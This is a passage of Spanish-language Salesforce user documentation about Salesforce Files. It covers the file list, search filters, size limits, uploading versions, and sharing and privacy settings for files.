- Realice vistas previas, siga, descargue, comparta y sincronice archivos directamente desde la lista de archivos (4). Haga clic en el nombre de un archivo para abrir la página de detalles del archivo. En la página de detalles del archivo, puede ejecutar informes acerca del archivo, ver quién está siguiendo el archivo, modificar detalles acerca del archivo y mucho más.
- Descargue Salesforce Files Sync (5) para sincronizar archivos entre su equipo y Salesforce.
- Acceda a archivos en sus bibliotecas desde la sección **Archivos en mis bibliotecas** en el panel de navegación izquierdo.
- Si Files Connect está activado para su organización, el panel de navegación izquierdo muestra una sección **Archivos externos**.

Los archivos se agregan automáticamente a la lista de archivos cuando:

- Carga un archivo.
- Puede adjuntar un archivo a un registro.
- Cualquier usuario adjunta un archivo a una noticia en tiempo real o comentario de Chatter.
- Sincronice un archivo en su carpeta Salesforce Files Sync.
- Otra persona comparte un archivo de forma privada con usted mediante el cuadro de diálogo Colaboración.
- Carga un archivo en una biblioteca de Salesforce CRM Content.
- Alguien más carga un archivo en una biblioteca de la que usted es miembro.
- Usted o cualquier usuario crea un paquete de contenido o carga un vínculo Web en Salesforce CRM Content. Sólo verá archivos de los paquetes de contenido y vínculos Web a los que tenga acceso.

Nota: En Internet Explorer 11, la opción **Vista previa** redirige a la página de detalles de archivo.

Si trabaja con archivos en Salesforce, recuerde estos límites de archivo:

| Función | Límite |
| --- | --- |
| Tamaño de archivo | • 2 GB si se carga a través de la interfaz Web<br>• 2 GB si se carga a través del cliente de escritorio de Salesforce Files Sync (o 500 MB al utilizar proxy)<br>• 100 MB si se carga desde un dispositivo móvil |
| Número máximo de versiones por archivo | 2,048 versiones |
| Número máximo de archivos y carpetas sincronizados | Los usuarios pueden sincronizar hasta 10.000 archivos. |
| Número máximo de usuarios que pueden sincronizar el mismo archivo de forma simultánea | 1.000 usuarios |

Nota:

- Para obtener información acerca de las diferentes soluciones y herramientas de archivo en Salesforce, consulte Diferencias entre Archivos, Salesforce CRM Content, Salesforce Knowledge, Documentos y Archivos adjuntos.
- Para saber quién puede realizar las acciones en un archivo, consulte ¿Quién puede ver mi archivo?.
- La función de sincronización de archivos, como el filtro Sincronizado, solo está disponible si Salesforce Files Sync está configurado para usted y su organización.
- Los archivos conectados a Salesforce desde repositorios como Microsoft® SharePoint® solo están disponibles si Salesforce Files Connect está activado para usted y su organización.
- Las noticias en tiempo real de Chatter, los grupos y la capacidad de seguir archivos solo están disponibles para organizaciones que tienen Chatter activado.
- Si su organización utiliza la implementación basada en perfiles de Chatter, los usuarios deben tener los permisos de Chatter activados para Files para ser disponibles.

CONSULTE TAMBIÉN

Ver detalles de archivo
¿Quién puede ver mi archivo?
Cambiar el acceso de archivos
Sincronización de archivos y carpetas
Cargar una nueva versión de un archivo
Adjuntar un archivo a una publicación o un comentario
Seguir un archivo

## Página de inicio de Archivos

Almacene archivos de forma privada, comparta archivos con otros y visualice archivos que otros compartieron con usted.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

Desde la página de inicio de **Archivos**, podrá:

- Ver todos los archivos que posee o acceder y filtrar su lista de archivos.
- Buscar archivos usando filtros e introduciendo términos en el cuadro de búsqueda Archivos, o en el cuadro de búsqueda de la parte superior de la página.
- Cargar archivos privados o cargar y compartir archivos con personas o grupos o mediante un vínculo de archivo.
- Ver una presentación preliminar de un archivo sin descargarlo.
- Seguir y recibir actualizaciones sobre un archivo en las noticias en tiempo real de Chatter. Hacer clic en junto al archivo del que realiza el seguimiento para dejar de recibir actualizaciones del archivo. (Requiere Chatter.)
- Hacer clic en para descargar, cargar una nueva versión, compartir con personas o grupos o mediante un vínculo y ver la configuración de colaboración.
- Si cuenta con el permiso "Sincronizar archivos", acceda a los archivos sincronizados en su carpeta Salesforce Files Sync.
- Si Files Connect está activada en su organización, explore, busque y comparta archivos almacenados en una fuente de datos externa directamente desde Salesforce
- Hacer clic en el nombre de un archivo para ver la página de detalles del archivo.
- Haga clic en el nombre del propietario de un archivo para ver su perfil.

CONSULTE TAMBIÉN

Filtrar su lista de archivos

¿Quién puede ver mi archivo?

## Buscar archivos

Utilice el campo de búsqueda específico de archivos en la página de inicio de **Archivos** en Salesforce para encontrar solo lo que está buscando.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

La página de inicio de **Archivos** indica los archivos que posee y a los que tiene acceso, incluyendo archivos publicados en noticias en tiempo real. Los 25 archivos vistos más recientemente se enumeran de forma predeterminada. Puede ver y buscar un grupo determinado de archivos haciendo clic en un filtro específico de la barra lateral. Los resultados de búsqueda se filtran basándose en los términos que ha introducido.

Nota: Los usuarios que disponen del permiso "Sincronizar archivos" no visualizan los filtros **Todos los archivos**, **MIS ARCHIVOS** o **ARCHIVOS EN MIS GRUPOS**. los usuarios que no disponen del permiso "Sincronizar archivos" no visualizan el filtro**Sincronizado**.

- **Todos los archivos**: Todos los archivos que posee y a los que tiene acceso, incluyendo:
  - Los archivos que han compartido contigo
  - Los archivos que sigue
  - Archivos en sus grupos de Chatter
  - Archivos en sus bibliotecas

  - Los archivos adjuntos por otras personas a noticias en tiempo real de Chatter, incluyendo los archivos adjuntos a todos los grupos públicos y grupos privados de los que es miembro. No tiene acceso a los archivos adjuntos a grupos privados de los que no es miembro.

  Este filtro solo está disponible en Salesforce Classic.
- **Reciente**: los archivos más recientes que ha visualizado.
- **MIS ARCHIVOS**: todos los archivos que posee, los que han compartido con usted y los que sigue.
  - **De mi propiedad**: archivos que posee:
    - Se cargan en la página Inicio o Archivos. Estos archivos son privados y no se pueden compartir con nadie, pero puede visualizarlos, compartirlos y adjuntarlos a las noticias en tiempo real de Chatter.
    - Están vinculados a noticias en tiempo real de Chatter desde su equipo.
    - Se sincronizan utilizando su carpeta Salesforce Files Sync.
    - Ha cargado en las bibliotecas de Salesforce CRM Content de las que es miembro y en su biblioteca privada.
  - **Compartidos conmigo**: todos los archivos que se han compartido con usted mediante una colaboración privada o una publicación pública en su perfil.
  - **Que estoy siguiendo**: todos los archivos que está siguiendo. *(Requiere Chatter)*
- **ARCHIVOS EN MIS GRUPOS**: todos los archivos que usted y otras personas han compartido con los grupos de los que es miembro. Se enumeran los cinco primeros grupos que ha visitado.
- **ARCHIVOS EN MIS BIBLIOTECAS**: todos los archivos que usted y otras personas han cargado a bibliotecas de las que es miembro y todos los archivos que ha cargado en su biblioteca privada. Se muestran las cinco primeras bibliotecas de las que es miembro, incluyendo su biblioteca privada. Si es miembro de más de cinco bibliotecas, haga clic en **Más** para ver una lista completa.
- **Sincronizados**: Todos los archivos que se han sincronizado en su carpeta Salesforce Files Sync. Este filtro solo está disponible para usuarios que cuentan con el permiso "Sincronizar archivos".
- **ARCHIVOS EXTERNOS**: Todos los archivos a lo que tiene acceso en fuentes de datos externas de Files Connect. La búsqueda está restringida a la fuente de datos externa seleccionada.

En Salesforce Classic, para buscar archivos utilizando la búsqueda de Archivos:

1. Opcionalmente, haga clic en un filtro de la barra lateral para restringir su búsqueda a un conjunto determinado de archivos.
2. Introduzca sus términos de búsqueda en el campo Buscar en la ficha **Archivos**. Puede realizar una búsqueda por nombre de archivo, descripción, propietario, tipo o dentro del texto del archivo.
3. Haga clic en **Buscar** para ver una lista filtrada de todos los archivos relevantes basándose en sus términos de búsqueda. O haga clic en para borrar sus términos de búsqueda.

En Salesforce Classic y Lightning Experience puede buscar archivos desde el campo de búsqueda del encabezado. Utilice la búsqueda de noticias en tiempo real para buscar archivos publicados en una noticia en tiempo real de Chatter específica, como en un perfil, un registro o un grupo.

Nota: La búsqueda de noticias en tiempo real devuelve coincidencias de nombres de archivos o vínculos compartidos en publicaciones, pero no en comentarios.

La lista Archivos no incluye:

- Documentos de la ficha Documentos.
- Archivos adjuntos de la lista relacionada Notas y archivos adjuntos.

La búsqueda admite varios tipos de archivo y presenta límites de tamaño de los archivos. Si un archivo supera el tamaño máximo, no se buscará el texto dentro del archivo, pero sí el nombre, la descripción, el tipo y el propietario del archivo.

| Tipo de archivo | Extensiones de archivo | Tamaño máximo de archivo para la búsqueda |
|---|---|---|
| HTML | `.htm`, `.html`, `.xhtml` | 5 MB |
| PDF | `.pdf` | 25 MB |
| PPT | `.ppt`, `.pptx`, `.pptm` | 25 MB |
| RTF | `.rtf` | 5 MB |
| Texto | `.c`, `.cpp`, `.css`, `.csv`, `.ini`, `.java`, `.log`, `.sql`, `.txt` | 5 MB |
| Word | `.doc`, `.docx`, `.docm` | 25 MB |
| XLS | `.xls`, `.xlsx`, `.xlsm` | 5 MB |
| XML | `.xml` | 5 MB |

CONSULTE TAMBIÉN

Seguir un archivo

Filtrar su lista de archivos

## Filtrar su lista de archivos

Utilice los filtros en la página **Archivos** para un acceso rápido a sus archivos en Salesforce.

La página Archivos enumera todos los archivos a los que tiene acceso. Los filtros muestran sus diferentes grupos de dichos archivos, permitiéndolo buscar lo que desea rápidamente.

| Nombre de filtro | Descripción |
|---|---|
| **Todos los archivos** | Todos los archivos que posee y a los que tiene acceso. |
| **Reciente** | Los archivos que ha visualizado más recientemente. |
| **De mi propiedad** | Únicamente los archivos que posee. |
| **Compartido conmigo** | Únicamente los archivos que se han compartido con usted mediante una colaboración privada o una publicación pública en su perfil. |
| **Siguiendo** | Únicamente los archivos que sigue en Chatter. Este filtro está disponible únicamente en organizaciones que utilizan Chatter. |
| **Sincronizados** | Todos los archivos que se han sincronizado en su carpeta Salesforce Files Sync. Este filtro solo está disponible para usuarios que cuentan con el permiso "Sincronizar archivos". |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

| Nombre de filtro | Descripción |
| --- | --- |
| **Bibliotecas** | Los archivos que alguien ha cargado a bibliotecas de las que es miembro, así como todos los archivos que carga en su biblioteca privada, agrupados por nombre de bibiloteca. |

CONSULTE TAMBIÉN

Ver dónde se comparte un archivo

## Carga y uso compartido de archivos

Cargue archivos en Salesforce y compártalos con otros.

Descripción general de cargar y compartir archivos

Cargue y comparta archivos desde la página de inicio de Archivos, en noticias en tiempo real, así como en oportunidades u otros registros.

Cargar una nueva versión de un archivo

Sustituya una antigua versión de un archivo cargando una versión.

Límites de tamaño de archivo en Salesforce

Límites de tamaño de archivo máximo para archivos en Salesforce.

Navegadores que admiten cargar varios archivos

¿Quién puede ver mi archivo?

Sus archivos en Salesforce pueden ser privados para usted, compartidos de forma privada o visibles para toda su empresa. Aprenda cómo identificar la configuración de colaboración de un archivo y cómo puede cambiarla.

Cambiar el acceso de archivos

Decida quién puede ver y modificar los archivos que posee.

Hacer que un archivo sea privado

Puede restringir el acceso a archivos compartidos que posee haciéndolos privados.

Compartir archivos con grupos

Comparta archivos en Chatter con grupos públicos o privados de modo que los miembros de los grupos puedan ver y descargar los archivos desde sus noticias en tiempo real.

Compartir archivos con personas en Salesforce Classic

Comparta archivos con personas de forma privada y establezca acceso de **Visor** o **Colaborador** para cada persona con la que comparta el archivo.

Compartir archivos con bibliotecas

Comparta archivos con bibliotecas para aprovechar las funciones de establecimiento de permisos de bibliotecas de contenido utilizando también las funciones de Salesforce Files.

Evitar que otros compartan o dejen de compartir un archivo

Puede evitar que otros compartan o dejen de compartir un archivo de su propiedad. Esto no afecta a colaboraciones existentes.

Compartir archivos con personas en Lightning Experience

Comparta archivos con personas de forma privada y establezca acceso de **Visor** o **Colaborador** para cada persona con la que comparta el archivo.

Compartir archivos mediante un vínculo

## Descripción general de cargar y compartir archivos

Cargue y comparta archivos desde la página de inicio de Archivos, en noticias en tiempo real, así como en oportunidades u otros registros.

Cargue y comparta archivos desde:

- Inicio de **Archivos**
- Cualquier campo de comentario o publicación de noticias en tiempo real de Chatter
- La tarjeta o lista **Archivos** en grupos, perfiles de usuario, oportunidades y otros registros

Son compatibles todos los tipos de archivos, incluyendo desde las presentaciones de Microsoft® PowerPoint y las hojas de cálculo de Excel hasta los archivos Adobe® PDF y los archivos de imagen, de audio y de vídeo. Los archivos de hasta 2 GB pueden cargarse de forma predeterminada. Sin embargo, su organización determina el tamaño de archivo máximo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

### Inicio de Archivos

Cuando carga archivos, se agregan al filtro **De mi propiedad** en la página de inicio de **Archivos**, con usted como el propietario. Los archivos que carga en la página de inicio de **Archivos** se cargan automáticamente como privados.

También puede agregar archivos en Salesforce:

- Adjuntar un archivo a una noticia en tiempo real de Chatter.
- Cargando archivos en bibliotecas privadas y compartidas de Salesforce CRM Content.
- Sincronización de un archivo en su carpeta Salesforce Files Sync.
- Crear paquetes de contenido o cargar vínculos Web en Salesforce CRM Content.

La lista Archivos no incluye:

- Documentos de la ficha Documentos.
- Archivos adjuntos de la lista relacionada Notas y archivos adjuntos.

Nota: Los archivos sin una extensión de archivo o con una sin reconocer muestran “desconocido” en la columna Tipo.

### Archivos privados

Un archivo privado es privado, no se comparte con otras personas y su propietario será usted. Únicamente los propietarios de archivos y usuarios con el permiso “Ver todos los datos” pueden ver archivos privados. Los archivos privados muestran un icono de candado en la lista Archivos y en la página de detalle del archivo. Puede buscar sus archivos privados en Chatter y en la lista Archivos.

### Intercambio de archivos privados

Puede compartir archivos privados desde la página de detalles del archivo o adjuntándolos a una noticia en tiempo real de Chatter, un perfil, un registro o un grupo. También puede compartir un archivo a través de un vínculo. Cuando comparte un archivo privado, deja de ser privado. Para saber quién puede realizar las acciones en un archivo, consulte ¿Quién puede ver mi archivo?.

### CONSULTE TAMBIÉN

Límites de tamaño de archivo en Salesforce

Evitar que otros compartan o dejen de compartir un archivo

## Cargar una nueva versión de un archivo

Sustituya una antigua versión de un archivo cargando una versión.

Al cargar una nueva versión se sustituirán todas las versiones anteriores pero las versiones posteriores estarán todavía disponibles haciendo clic en **Mostrar todas las versiones** en la página de detalles del archivo. Si su archivo original se cargó a través de una publicación de noticias en tiempo real, utilice **Cargar nueva versión** para sustituir la versión antigua.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

1. Haga clic en **Cargar nueva versión** desde cualquiera de estas ubicaciones:
   - La página de detalles de archivo
   - La herramienta de vista previa de archivos
   - La página **Archivos**, a través de la flecha de acciones para el archivo
   - En un archivo en una noticia en tiempo real, a través de la flecha **Más acciones** (disponible solo en Salesforce Classic)
2. Haga clic en **Seleccionar archivo** y seleccione un archivo de su equipo.

   En este punto tiene la opción de introducir una nota acerca de lo que cambió en el campo `¿Qué ha cambiado?`. Esta información se muestra en la lista Historial de versión.
3. Haga clic en **Cargar nueva versión** (Salesforce Classic) o **Iniciar carga** (Lightning Experience).

La página de detalles del archivo y las publicaciones anteriores muestran la versión actualizada.

Nota:

- Sólo los propietarios de archivos, colaboradores y usuarios con el permiso “Modificar todos los datos” pueden cargar nuevas versiones. Para saber quién puede realizar las acciones en un archivo, consulte ¿Quién puede ver mi archivo?.
- El propietario del archivo no cambia cuando un colaborador carga una nueva versión.
- Si el archivo es de Salesforce CRM Content, no podrá cargar una nueva versión de la página de detalles del archivo. Puede hacer clic en **Ir a la página de detalles de contenido** y cargar la nueva versión allí. (Disponible solo en Salesforce Classic.)

CONSULTE TAMBIÉN

Ver el historial de versión de los archivos

Seguir un archivo

## Límites de tamaño de archivo en Salesforce

Límites de tamaño de archivo máximo para archivos en Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Función | Detalles |
|---|---|
| Lista relacionada de archivos adjuntos | • 25 MB para archivos adjuntos<br>• 2 GB para archivos adjuntos de noticias en tiempo real |
| Ficha Documentos | • 5 MB<br>• 20 KB para un logotipo de aplicación personalizada |

| Función | Detalles |
| --- | --- |
| Salesforce CRM Content | • 2 GB<br>• 2 GB (incluyendo encabezados) mediante carga en API de REST de Chatter<br>• 2 GB (incluyendo encabezados) mediante carga en API de REST<br>• 38 MB mediante carga en API de SOAP<br>• 10 MB mediante carga a través de la API masiva<br>• 10 MB de Google Docs<br>• 10 MB mediante carga en Visualforce |
| Archivos de Salesforce | 2 GB |
| Salesforce Knowledge | 5 MB para archivos adjuntos |

El tamaño máximo para un archivo adjunto es 25 MB cuando se adjunta directamente a la lista relacionada.

El límite de tamaño para varios archivos adjuntados al mismo mensaje de correo electrónico son 25 MB, con un tamaño máximo de 5 MB por archivo.

CONSULTE TAMBIÉN

Descripción general de cargar y compartir archivos

## Navegadores que admiten cargar varios archivos

Estos navegadores le permiten cargar varios archivos en la página 3332 de la ficha **Archivos**, la lista **Archivos compartidos** con en un grupo o la lista **Archivos que posee** de un perfil. Si su navegador no admite cargar varios archivos, puede cargar los archivos de uno en uno.

| Navegador | Requisitos adicionales |
| --- | --- |
| Google® Chrome™ | Debe ser la último versión estable |
| Mozilla® Firefox® | Debe ser la último versión estable |
| Internet® Explorer® 9 | Debe tener instalado Flash 11 o posterior |
| Apple® Safari® para Mac | Versión 5.1.x |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

## ¿Quién puede ver mi archivo?

Sus archivos en Salesforce pueden ser privados para usted, compartidos de forma privada o visibles para toda su empresa. Aprenda cómo identificar la configuración de colaboración de un archivo y cómo puede cambiarla.

Esta tabla describe la configuración de colaboración del archivo que depende del modo en el que se comparte el archivo. La configuración de colaboración y el icono aparecen en una página de detalles del archivo y en la lista Compartido con de una página de detalles del archivo.

| Configuración de colaboración | Definición | ¿Cuándo tiene un archivo esta configuración? |
|---|---|---|
| Privado | El archivo es privado. No ha sido compartido con nadie más además del propietario. El propietario del archivo y usuarios con el permiso "Modificar todos los datos" pueden encontrar y ver este archivo. No obstante, si el archivo se encuentra en una biblioteca privada, solo el propietario del archivo tendrá acceso al mismo. | Un archivo es privado cuando:<br>• Se carga en la página de inicio de Archivos<br>• Lo publica en su biblioteca privada<br>• Sincronice un archivo en su carpeta Salesforce Files Sync.<br>• Deja de compartirlo con todo el mundo (Hacer privado)<br>• Elimina publicaciones que incluyen el archivo y el archivo no está compartido con nadie más |
| Compartido de forma privada | El archivo solo se ha compartido con personas o grupos concretos. No está disponible para todos los usuarios de su empresa. Sólo el propietario del archivo, los usuarios con el permiso "Modificar todos los datos" o "Ver todos los datos" y usuarios específicos que visualicen el archivo pueden buscar y ver este archivo. | Un archivo se ha compartido de manera privada cuando:<br>• Sólo se ha compartido con personas específicas o un grupo privado<br>• Se ha publicado en un grupo privado<br>• Se ha compartido mediante un vínculo<br>• Se ha publicado en una noticia en tiempo real de un registro<br>• Se ha publicado en una biblioteca compartida |
| Toda la empresa | Todos los usuarios de su empresa pueden buscar y visualizar este archivo. | Un archivo se comparte con su empresa cuando se publica en una noticia en tiempo real que todos los usuarios pueden ver, |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

| Configuración de colaboración | Definición | ¿Cuándo tiene un archivo esta configuración? |
|---|---|---|
| | | un perfil, un registro o un grupo público. |

Esta tabla describe qué acciones puede realizar en un archivo dependiendo de sus permisos de archivo.

| Acción | Propietario de archivo | Colaborador de archivos | Visor de archivos |
|---|---|---|---|
| Ver y realizar vista previa | Sí | Sí | Sí |
| Descargar | Sí | Sí | Sí |
| Compartir | Sí | Sí | Sí |
| Adjuntar un archivo a una publicación | Sí | Sí | Sí |
| Sincronizar un archivo | Sí | Sí | Sí |
| Cargar nueva versión | Sí | Sí | |
| Modificar detalles | Sí | Sí | |
| Cambiar permiso | Sí | Sí | |
| Hacer que un archivo sea privado | Sí | | |
| Restringir acceso | Sí | | |
| Eliminar | Sí | | |

Nota:

- **Sin acceso** significa que solo las personas en su empresa con quienes se compartió este archivo pueden encontrar y ver el archivo. Si el archivo está compartido con un grupo privado, solo los miembros del grupo pueden encontrar y ver el archivo.
- Los usuarios con el permiso "Modificar todos los datos" pueden ver, obtener una vista previa, descargar, compartir, adjuntar, hacer privado, restringir el acceso, modificar, cargar nuevas versiones y eliminar los archivos de los que no son propietarios. No obstante, si el archivo se encuentra en una biblioteca privada, solo el propietario del archivo tendrá acceso al mismo.
- Los usuarios con el permiso "Ver todos los datos" puede ver y obtener una vista previa de los archivos de los que no son propietarios. No obstante, si el archivo se encuentra en una biblioteca privada, solo el propietario del archivo tendrá acceso al mismo.
- Los usuarios deben disponer del permiso "Sincronizar archivos" para sincronizar archivos.
- Los grupos (incluyendo sus miembros) y los registros tienen permiso para ver los archivos publicados en sus noticias en tiempo real.

- Los permisos de los archivos compartidos con bibliotecas dependen de la biblioteca.

CONSULTE TAMBIÉN

Hacer que un archivo sea privado

Ver dónde se comparte un archivo

Evitar que otros compartan o dejen de compartir un archivo

## Cambiar el acceso de archivos

Decida quién puede ver y modificar los archivos que posee.

Los propietarios y colaboradores de archivos pueden cambiar los permisos de personas y grupos de archivo de visor a colaborador y viceversa. También pueden cambiar los permisos de archivos compartidos con su empresa a visor, colaborador o sin acceso.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

1. En la página de detalles de un archivo, haga clic en **Compartir archivo** > **Configuración de colaboración**.
2. Busque a la persona o grupo cuyo acceso desee cambiar. O cambie el acceso para `Cualquier usuario de Chatter en su empresa`.
3. Seleccione **Visor**, **Colaborador** o **Sin acceso** (para su empresa). O bien, para archivos compartidos con registros (solo Salesforce Classic), cambie a **Establecer por registro**. Este cambio se aplica de inmediato.
   - Los **visores** pueden ver, descargar y compartir archivos.
   - Los **colaboradores** pueden ver, descargar, compartir, cambiar permisos, modificar el archivo y cargar nuevas versiones.
   - **Establecer por biblioteca** para un archivo en una biblioteca indica que el acceso al archivo sigue el acceso a la biblioteca. Este parámetro no se puede alternar.
   - **Establecer por registro** para un archivo adjunto a un registro indica que el acceso al archivo sigue el acceso al registro. Los usuarios con acceso de lectura/escritura al registro tienen acceso de **Colaborador** al archivo. Los usuarios con acceso de solo lectura al registro tienen acceso de **Visor** al archivo. Este parámetro se puede alternar en Salesforce Classic únicamente.
   - **Sin acceso** significa que solo las personas en su empresa con quienes se compartió este archivo pueden encontrar y ver el archivo. Si el archivo está compartido con un grupo privado, solo los miembros del grupo pueden encontrar y ver el archivo.
4. Haga clic en **Cerrar**.

Nota:

- Un archivo se comparte con su empresa cuando se publica en una noticia en tiempo real que todos los usuarios pueden ver, un perfil, un registro o un grupo público. `Cualquier usuario de Chatter en su empresa` disfruta de un permiso de visor de forma predeterminada. Si cambia el permiso de visor o colaborador a sin acceso, eliminará el uso compartido con la empresa y con grupos públicos.
- Al compartir un archivo con alguien, se le otorga de forma predeterminada el acceso de `Colaborador`. Si comparte un archivo con un grupo, se les otorga a los miembros del grupo de forma predeterminada el acceso de `Visor`. Puede cambiar los accesos predeterminados cuando comparte un archivo por primera vez. Los propietarios y colaboradores de archivos pueden cambiar el acceso de archivo después de haber compartido un archivo.

- Los destinatarios del vínculo de un archivo solo pueden ver y descargar archivos. No pueden ser colaboradores.

CONSULTE TAMBIÉN

¿Quién puede ver mi archivo?

Hacer que un archivo sea privado

Evitar que otros compartan o dejen de compartir un archivo

## Hacer que un archivo sea privado

Puede restringir el acceso a archivos compartidos que posee haciéndolos privados.

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

Para detener el uso compartido de un archivo de su propiedad o tener el permiso "Modificar todos los datos", convierta el archivo y el vínculo del archivo en privados ( ).

1. Desde la página de detalles del archivo, haga clic en k r **Compartir archivo** > **Configuraciones de colaboración** o **Mostrar todo** en la lista Compartido con.
2. En el cuadro de diálogo Configuración de colaboración, haga clic en **Hacer privado** (o **Restringir acceso** si el archivo se ha originado en una biblioteca de Salesforce CRM Content).
3. En el cuadro de diálogo de confirmación, haga clic en **Hacer privado** (o **Restringir acceso**).

Al hacer privado un archivo, se retira de todas las publicaciones a las que está adjunto y se elimina de todos los puntos donde estuviera compartido. Sólo el propietario y las personas con el permiso "Modificar todos los datos" pueden acceder a él. Si el archivo se originó en una biblioteca Salesforce CRM Content, se eliminará de cualquier lugar donde se haya compartido, excepto la biblioteca.

Si se comparte el archivo utilizando una entrega de contenido, la entrega de contenido se vuelve inaccesible pero no se elimina. Si se comparte el archivo utilizando **Compartir mediante vínculo** en Chatter, se elimina el vínculo al archivo.

CONSULTE TAMBIÉN

Visibilidad de publicaciones

Ver dónde se comparte un archivo

Evitar que otros compartan o dejen de compartir un archivo

## Compartir archivos con grupos

Comparta archivos en Chatter con grupos públicos o privados de modo que los miembros de los grupos puedan ver y descargar los archivos desde sus noticias en tiempo real.

Comparta un archivo con un grupo privado o sin registrar para que sólo los miembros de ese grupo puedan verlo o compártalo con un grupo público para que los miembros de ese grupo y todos los usuarios de Chatter de su empresa puedan verlo. De forma predeterminada, cualquier usuario que pueda ver un archivo puede compartirlo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

Para compartir un archivo con uno o más grupos de Chatter:

1. Comparta el mensaje desde una de estas ubicaciones:
   - En la página de detalles del archivo que desea compartir, haga clic en **Configuración de colaboración de archivo** > **Con grupo**. O bien, haga clic en **Mostrar todo** en la lista Compartido con y, a continuación, haga clic en **Grupos** en el cuadro de diálogo Configuración de colaboración.
   - Junto al archivo en una noticia en tiempo real, haga clic en **Más acciones** > **Configuración de colaboración de archivo**; a continuación, haga clic en **Grupos** en el cuadro de diálogo Configuración de colaboración.
   - Junto al archivo de la página Archivos, la lista Archivos que posee o la lista Archivos de grupo, haga clic en la **Compartir con grupos**.
   - Al pasar el ratón por un archivo, haga clic en **Compartir archivo**; a continuación haga clic en **Grupos** en el cuadro de diálogo Configuración de colaboración.
   - En su carpeta Salesforce Files Sync en su escritorio; haga clic con el botón derecho del ratón en un archivo, pase el ratón sobre **Salesforce Files Sync**, luego haga clic en **Compartir con grupos**.
2. Escriba el nombre del grupo con el que desea compartir el archivo y haga clic en el nombre para seleccionarlo. Repita este paso para compartir con más grupos.
3. Seleccione los niveles de acceso para cada grupo. El acceso de grupo privado se establece de manera predeterminada en **Colaborador**, mientras que el acceso de grupo público se establece en **Visor**.
4. También puede agregar un mensaje a su publicación. Puede @mencionar personas y grupos en su mensaje para notificarles y publicar el archivo en sus noticias en tiempo real.
5. Haga clic en **Compartir** y **Cerrar**. El archivo se publica para cada grupo con el que lo compartió y @mencionó.

Un archivo privado compartido con un grupo privado o sin registrar se convierte en compartido de forma privada y muestra el icono que así lo identifica ( ). El archivo se publica en las noticias en tiempo real del grupo, y sólo el propietario del archivo y los miembros del grupo pueden buscar y ver el archivo. Cualquier archivo compartido con un grupo público estará visible para todos los usuarios de la empresa, muestra el icono de su empresa y se publica en las noticias en tiempo real del grupo.

En el cuadro de diálogo Configuración de colaboración, haga clic en junto al nombre de una persona o grupo para dejar de compartir el archivo con esa persona o grupo.

Nota:

- Los documentos de la ficha Documentos y los archivos adjuntos de la lista relacionada Notas y archivos adjuntos no se muestran en la página de inicio de Archivos y no pueden compartirse como Salesforce Files.
- Los archivos de contenido pueden compartirse con más personas de las que se muestran en **Compartir con personas** si son parte de un paquete de contenido o entrega.

- El número máximo de veces que se puede compartir un archivo es 100. Esto incluye los archivos compartidos con personas, grupos y mediante vínculos. Si se comparte un archivo de manera privada y se aproxima al máximo de 100, considere la opción de hacer público el archivo publicándolo en sus noticias en tiempo real.

CONSULTE TAMBIÉN

Listas Archivos de grupo

Ver dónde se comparte un archivo

## Compartir archivos con personas en Salesforce Classic

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition** y **Developer Edition**

Comparta archivos con personas de forma privada y establezca acceso de **Visor** o **Colaborador** para cada persona con la que comparta el archivo.

Comparta un archivo de manera privada para que sólo puedan verlo determinados usuarios de su empresa. De forma predeterminada, cualquier usuario que pueda ver un archivo puede compartirlo.

Para compartir un archivo con uno o más usuarios en su empresa:

1. Empiece a compartir el archivo desde una de estas ubicaciones:
   - En la página de detalles del archivo que desea compartir, haga clic en **Configuración de colaboración de archivo** > **Compartir con personas**. También puede hacer clic en **Configuración de colaboración** y luego hacer clic en **Personas** en el cuadro de diálogo Configuración de colaboración.
   - Junto al archivo en una noticia en tiempo real, haga clic en **Más acciones** > **Configuración de colaboración de archivo**; a continuación, haga clic en **Personas** en el cuadro de diálogo Configuración de colaboración.
   - Junto al archivo en la página de inicio de Archivos, haga clic en **Compartir con personas**.
   - Al pasar el ratón por un archivo, haga clic en **Compartir archivo**; a continuación haga clic en **Personas** en el cuadro de diálogo Configuración de colaboración.
